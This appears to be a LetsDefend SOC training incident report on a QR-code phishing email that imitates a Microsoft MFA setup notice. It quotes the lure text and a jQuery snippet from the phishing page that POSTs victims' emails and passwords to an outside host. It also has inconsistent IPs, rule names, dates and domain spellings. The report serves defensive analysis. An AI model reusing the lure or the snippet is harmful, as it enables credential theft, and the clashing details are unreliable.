

LetsDefend

## Official Incident Report

Event ID: 214

Rule Name: SOC251 - Quishing Detected (QR Code Phishing)

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# Alert

Based on the information that the alert provided, it seems that a suspicious QR code has been detected in an email sent to "**Claire**" from the email address "**security@microsecmfa.com**" with the SMTP IP address **206.189.190.128**. The Alert is triggered by the **SOC190** rule **ZeroFont Phishing Detected**.

*QR codes have also been used by threat actors to embed malicious URLs, leading unsuspecting users to compromised websites that contain malware or gather credentials for exploitation.*

The device action is marked as "allowed", indicating that no action was taken by the Email security product to prevent or block the related mail.


^	Medium	Jan, 01, 2024, 12:37 PM	SOC251 - Quishing Detected (QR Code Phishing)	214	Exchange	
EventID :	214					
Event Time :	Jan, 01, 2024, 12:37 PM					
Rule :	SOC251 - Quishing Detected (QR Code Phishing)					
Level :	Security Analyst					
SMTP Address :	158.69.201.47					
Source Address :	security@microsecmfa.com					
Destination Address :	Claire@letsdefend.io					
E-mail Subject :	New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)					
Device Action :	Allowed					
Show Hint						

The email was sent to "**Claire**" on **Jan 01 at 12:00 PM**. The subject line of the email is "**New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)**".

Overall, it appears that there may be **Phishing-Recon** activity occurring on the network, and further investigation is needed to identify the extent of the activity and determine any necessary actions to remediate the situation.

# Detection

As mentioned in the playbook reconnaissance is an important phase of an attack where the attackers gather information about the target system, network, or users.



As the playbook suggests we can start investigating the alert by parsing email information.

The screenshot shows a web-based search interface for "Email Security". The search bar contains "Search Here..." and "Detailed Search". The search filters include "Sender: security@microsecmfa.com", "Recipients: claire", and "Date: 2023-12-08 to 2024-01-08". The search results section displays "Result: 1 Mail" with a table row showing the date (Jan, 01, 2024, 12:00 PM), sender (security@microsecmfa.com), recipient (claire@letsdefend.io), subject (New Year's Mandatory Security Update: Impl...), and final action (Allowed).

As seen in the email, **Claire** received a message from an email address that claims to be **security[@]microsecmfa.com**. However, it's important to note that this email could potentially be a phishing attempt with an imitation of Microsoft mail.

The screenshot shows a "RAW LOG" viewer. The left sidebar has a "DATE" column showing "Jan, 01, 2024,". The main area is titled "RAW LOG" and contains the following log entry:  
Sender Mail: security@microsecmfa.com  
Destination Mail: Claire@letsdefend.io  
Subject: New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)  
Device Action: Allowed

 Microsoft  
Multi Factor Authentication Setup

Hello Claire,

You are mandated to update and enable 2FA security on your account as of 02/01/2024 to mitigate theft and help protect your account. Please scan the above QR Code with your Phone camera to generate a new device code for your Microsoft Authentication App. Failure to authenticate the security information will lead to loss of email privileges.



Alternatively, you can use your phone's camera or visit websites equipped to scan QR codes.

Please be aware that failure to comply with this security update within the specified timeframe may lead to your account being blocked.

---

Happy New Year,

The Microsoft team

# Quishing Analysis

After analyzing the email from the email security tab, we now have the information that the mail bypassed the security product.

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar listing various parsing operations: parse, Parse TCP, Parse TLV, Parse UDP, Parse URI, Bcrypt parse, Parse QR Code, Parse DateTime, Parse IP range, Parse User Agent, JavaScript Parser, Parse colour code, and Parse IPv4 header.
- Recipe:** A tree view showing two main steps:
  - Parse QR Code:** Has a checked option "Normalise image".
  - Parse URI:** Has a checked option "Auto Bake".
- Input:** A large text area containing the raw bytes of a PNG file, which includes an embedded QR code. The bytes start with "PNG" and end with "00".
- Output:** A JSON object with the following fields:

```
Protocol: https;
Hostname: ipfs.io
Path name: /ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4
Arguments:
Hash: #
```
- File details:** On the right, there is a QR code with the name "0f08cb41-9448-4d94-bd3-9fe9e93f54f-9-qr-codex100.png". Below it are buttons for "Raw Bytes" and "LF".

We can use CyberChef to parse the QR code. During the investigation, it was discovered that the email contained a suspicious URL

**URL:** [https://ipfs\[.\]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#](https://ipfs[.]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#)


We can gather information about the email. This includes:

- When was the email sent?
- What is the SMTP address of the email?
- What is the sender's email address?
- What is the recipient's email address?
- Is the content of the email suspicious?
- Are there any attachments in the email?

By answering these questions, we can gather more information about the email and determine whether it is a legitimate message or a phishing attempt. On the email security tab, we can simply filter the username to see what emails Claire received or sent.

QUESTIONS	ANSWERS
When was it sent?	Jan 01, 2023, 12:00 PM
What is the email's SMTP address?	23.227.38.32
What is the sender address?	security[@]microsecmfa.com
What is the recipient address?	Claire[@]letsdefend.io
Is the mail content suspicious?	Yes
Are there any attachments or Links?	<a href="https://ipfs[.]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#">https://ipfs[.]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#</a>

By checking the URL in a sandbox environment, it was observed that the site contains a fake Webmail sign-in.



By filtering the URL on Any.run we can access the public submissions.

<https://app.any.run/tasks/bd464486-10a1-443b-ac9a-9adad3922167/>

The URL also reported on 7 times on VirusTotal

A screenshot of the VirusTotal analysis interface. At the top left, there's a circular icon with a red '7' and a green '91'. To its right, a red warning message says '7 security vendors flagged this URL as malicious'. The URL analyzed is <https://ipfs.io/ipfs/Qmbr8wmr41C35c3K2GfP2F8YGzLhYpKpb4K66KU6mLmL4>. Below the URL, it says 'ipfs.io'. Under the URL, there are two tabs: 'text/html' (which is selected) and 'base64-encoded'. On the right side, there are buttons for 'Rereanalyze', 'Search', 'Graph', and 'API'. Below these buttons, it shows 'Status 200' and 'Last Analysis Date 10 days ago'. A small profile picture of a person is also present. At the bottom of the interface, there are three tabs: 'DETECTION' (selected), 'DETAILS', and 'COMMUNITY'. Under 'DETECTION', it shows counts for HIGH (0), MEDIUM (1), LOW (0), INFO (0), and SUCCESS (0). A warning message at the bottom states: '⚠️ Phishing - Sharepoint with URL to fake Microsoft login page - according to source ArcSight Threat Intelligence - 10 months ago'.

By analyzing the website's source code, we discovered suspicious code that sends a POST request containing passwords and emails.

```
263     //////////////////new injection/////////////////
264     count=count+1;
265
266     $.ajax({
267         dataType: 'JSON',
268         url: 'https://www.nsdefgroup.it/fhfh/fffftt/hhnew.php', // URL highlighted with a red box
269         type: 'POST',
270         data:{
271             email:email,
272             password:password,
273         },
274         // data: $('#contact').serialize(),
275         beforeSend: function(xhr){
276             $('#submit-btn').html('Verifying...'); // HTML modification highlighted with a red box
277         },
278     });
279 
```

The analyzed JavaScript/jQuery script facilitates a website's login functionality, where users input their email and password. Upon form submission, the script sends a POST request containing this sensitive data to [https://www.nsdefgroup\[.\]it/fhfh/fffftt/hhnew.php](https://www.nsdefgroup[.]it/fhfh/fffftt/hhnew.php). This behavior raises concerns about potential security risks associated with the handling and transmission of user credentials.

The screenshot shows a web interface for a security analysis tool. At the top left is a circular icon with a red '9' and a progress bar below it labeled 'Community Score'. To the right, a message says '9 security vendors flagged this domain as malicious'. Navigation tabs include 'Similar', 'Graph', and 'API'. Below this, the domain 'nsggroup.it' is listed, with its status as 'Malicious, Phishing, Suspicious (alphaMountain.ai)' highlighted in a red box. Other details include 'hosted business applications' and 'unknown'. A timestamp 'Last Analysis Date 19 hours ago' and a user profile icon are also present. The main content area has tabs for 'DETECTION', 'DETAILS', 'RELATIONS', and 'COMMUNITY', with 'DETECTION' selected. Under 'Security vendors' analysis', there is a table:

				Do you want to automate checks?
alphaMountain.ai	① Phishing	Antiy-AVL	① Malicious	
Avira	① Phishing	BitDefender	① Phishing	
CyRadar	① Malicious	Fortinet	① Phishing	

The results showed that 7 antivirus engines flagged the URL as **malicious**. And in the details tab, it is categorized as **Phishing and Other Frauds**. This indicates a high probability that the URL is malicious and poses a significant threat to the recipient's system and personal information.

Based on the analysis, it has been determined that the **URL contained in the email is malicious**. Several engines on **VirusTotal** flagged the URL as **phishing/malicious**.

X

## Determine the Type of Reconnaissance

As a result of the analysis made through Endpoint Security analysis which Reconnaissance technique does the attack match?

Active Scanning   Gather Victim Host Information  
Gather Victim Identity Information   Gather Victim Network Information  
Gather Victim Org Information   Other   Phishing for Information

The attacker used the **Phishing for Information technique** by sending Quishing emails to the users. The Recon Technique that the attacker used is Phishing For Information: T1589.002

X

## Attacker IP Analysis

The attacker performing the Recon activity can be detected from the logs on IP Log Management. Is the attacker IP internal or external?

External   Internal

The attacker IP is **external** and still **active**.

IP Abuse Reports for **158.69.201.47**:

This IP address has been reported a total of **298** times from 81 distinct sources. 158.69.201.47 was first reported on December 21st 2020, and the most recent report was **22 minutes ago**.

**⚠️ Recent Reports:** We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.



Yes, the attacker's IP is suspicious. The attacker IP was observed in previous malicious activities on TI platforms. It was reported many times by security researchers.


The screenshot shows a search interface with various filters at the top: 'Select Filters...', 'Free text search' (Search), 'Date range' (2023-11-29 to 2024-01-04), 'Search by data type' (IP), 'Search by data' (158.69.201.47), 'Search by tag' (Search), and a 'Clear' button. Below the filters is a 'Search' button and a 'Minimize ^' button. The main area displays a table of log entries:

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Jan, 09, 2024, 02:17 PM	IP	158.69.201.47	phishing	Anonymous

The limited logs in the Log management system can be attributed to the victim's use of a phone to scan a QR code. This method likely bypassed traditional logging mechanisms, complicating the traceability and analysis of the activity.


# Containment

Based on the information gathered during the investigation, it is highly likely that the user credentials have been compromised and sensitive information may have been exfiltrated. To prevent further data loss or unauthorized access, it is recommended to isolate the system from the network immediately.




Isolation of the host can be made from the endpoint security tab.

Hostname	Claire
IP Address	172.16.17.181



Additionally, we should delete the phishing email from the user's mailbox to prevent any accidental or intentional re-execution of the malware. The user should also be educated on how to identify and avoid phishing emails in the future to minimize the risk of similar incidents occurring.

Deletion of mail can be made from the Email Security tab.

From:	security@microsecmfa.com	 Delete
To:	claire@letsdefend.io	
Subject:	New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)	
Date:	Jan, 01, 2024, 12:00 PM	
Action:	Allowed	

## **Lesson Learned**

- It is important to carefully inspect suspicious emails, especially those that contain links or attachments.
- Phishing emails can be disguised to look like legitimate messages from reputable companies, but there are ways to identify and avoid them.
- Attackers can use various techniques in phishing emails to bypass security products.

## **Remediation Actions**

- Educate employees about how to identify and report suspicious emails, and provide training on how to avoid falling for phishing scams.
- Reset any compromised user credentials and implement a strong password policy.
- Implement email filtering and security measures, such as DKIM and SPF, to help detect and block spoofed emails.
- Implement a security product that can analyze QR codes.
- Secure company workers' phones with Mobile Device Management applications.

# Appendix

## MITRE ATT&CK

Reconnaissance	Initial Access	Execution	Defense Evasion
T1589: Gather Victim Identity Information	T1566: Phishing	T1204: User Execution	T1656: Impersonation
T1589.001: Credentials	T1566.001: Spearphishing Attachment	T1204.002: Malicious File	T1036: Masquerading
T1589.002: Email Addresses	T1566.002: Spearphishing Link	T1204.003: Malicious Image	T1027: Obfuscated Files or Information
T1589.003: Employee Names	T1566.003: Spearphishing via Service	T1204.001: Malicious Link	
T1598: Phishing for Information	T1566.004: Spearphishing Voice		
T1598.002: Spearphishing Attachment			
T1598.003: Spearphishing Link			
T1598.001: Spearphishing Service			
T1598.004: Spearphishing Voice			

MITRE Tactics	MITRE Techniques
Reconnaissance	Gather Victim Identity Information
Reconnaissance	Phishing for Information
InitialAccess	Phishing
Execution	User Execution
Defense Evasion	Obfuscated Files or Information
Defense Evasion	Impersonation

## Artifacts

IOC TYPE	VALUE
Mail	New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)
Domain	ipfs[.]io
Domain	nsggroup[.]it
URL	<a href="https://ipfs[.]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#">https://ipfs[.]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#</a>
URL	<a href="https://www.nsggroup[.]it/fhfh/fffftt/hhnew.php">https://www.nsggroup[.]it/fhfh/fffftt/hhnew.php</a>
SMTP Address	158[.]69[.]201[.]47